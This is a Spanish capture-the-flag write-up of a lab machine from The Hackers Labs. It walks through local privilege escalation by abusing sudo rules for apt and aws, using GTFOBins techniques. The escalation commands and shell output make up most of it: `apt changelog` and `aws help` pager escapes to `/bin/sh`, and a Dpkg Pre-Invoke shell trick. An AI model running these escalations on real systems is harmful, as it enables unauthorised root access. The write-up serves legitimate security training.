
Vamos a ejecutar la instrucción `sudo -l` para poder ver si podemos ejecutar algún binario como otro usuario y así conseguir acceso a él.

Tenemos un binario en la lista!!!

```
pronike@zapasguapas:/home/proadidas$ sudo -l
Matching Defaults entries for pronike on zapasguapas:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pronike may run the following commands on zapasguapas:
  (proadidas) NOPASSWD: /usr/bin/apt
pronike@zapasguapas:/home/proadidas$
```

Concretamente el binario **APT**, vamos a ver si en GTFOBINS tenemos alguna escalada posible.



The screenshot shows the GTFOBINS website interface. At the top, there's a header with the GTFOBINS logo, the path `/ apt`, and a star icon with the number 11,397. Below the header, there are two tabs: `Shell` and `Sudo`. The `Shell` tab is selected, and the title `Shell` is displayed. The main content area for the `Shell` tab contains the following text: "It can be used to break out from restricted environments by spawning an interactive system shell." Below this, it says "This invokes the default pager, which is likely to be `less`, other functions may apply." A code block shows the command `apt changelog apt` followed by `!/bin/sh`. The `Sudo` tab is also visible, with the title `Sudo` and the text "If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access." Below this, there are three sub-points: (a) "This invokes the default pager, which is likely to be `less`, other functions may apply." with a code block showing `sudo apt changelog apt` followed by `!/bin/sh`; (b) "For this to work the target package (e.g., `sl`) must not be installed." with a code block showing `TF=$(mktemp)`, `echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF`, and `sudo apt install -c $TF sl`; (c) "When the shell exits the `update` command is actually executed." with a code block showing `sudo apt update -o APT::Update::Pre-Invoke::="/bin/sh`.

Vamos a probar si funciona la escalada de privilegios encontrada.

ZAPASGUAPAS -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
pronike@zapasguapas:/home/proadidas$ sudo -u proadidas apt changelog apt
Des:1 https://metadata.ftp-master.debian.org apt 2.6.1 Changelog [505 kB]
Descargados 505 kB en 1s (348 kB/s)
$ whoami
proadidas
$ █
```

Hemos conseguido acceso como Proadidas, vamos a ver si podemos realizar alguna tarea o tenemos que seguir escalando privilegios.

```
$ ls -la
total 32
drwxr-xr-x 3 proadidas proadidas 4096 abr 23 2024 .
drwxr-xr-x 4 root      root      4096 abr 23 2024 ..
lrwxrwxrwx 1 root      root        9 abr 23 2024 .bash_history → /dev/null
-rw-r--r-- 1 proadidas proadidas  220 abr 23 2023 .bash_logout
-rw-r--r-- 1 proadidas proadidas 3526 abr 23 2023 .bashrc
-rw-r--r-- 1 proadidas proadidas   20 abr 22 2024 .lessht
drwxr-xr-x 3 proadidas proadidas 4096 abr 23 2024 .local
-rw-r--r-- 1 proadidas proadidas  807 abr 23 2023 .profile
-rw-r--r-- 1 root      root        33 abr 17 2024 user.txt
$ cat user.txt
cat: user.txt: Permiso denegado
$ █
```

Tenemos que seguir escalando, no tenemos permisos para leer los archivos, vamos a continuar con la tarea.


Encontramos otro binario para poder realizar la escalada y esta vez como ROOT.

```
$ sudo -l
Matching Defaults entries for proadidas on zapasguapas:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User proadidas may run the following commands on zapasguapas:
  (proadidas) NOPASSWD: /usr/bin/apt
  (root) NOPASSWD: /usr/bin/aws
$ █
```

Vamos a ver en GTFOBINS.

ZAPASGUAPAS -- AUTOR: Eduard Bantulà (aka. WireSeed).



Vamos a ello y a por ROOT.

```
$ sudo -u root aws help
# whoami
root
#
```

Una vez conseguido ROOT, ahora sí que podemos ver los archivos y así conseguir las FLAGS del laboratorio.

```
# cat user.txt
[REDACTED]9879e48[REDACTED]
# cat /root/root.txt
82482[REDACTED]d019be[REDACTED]
#
```

Recordad que no es la única solución que existe a esta máquina, hay muchas maneras de poderla resolver, indagar y encontrar nuevas opciones de resolución de este laboratorio tan fabuloso que nos ha presentado THE HACKERS LABS.

Gracias por vuestra atención.

LABORATORIO: THE HACKERS LABS

AUTOR WRITEUP: Eduard Bantulà (aka. WireSeed).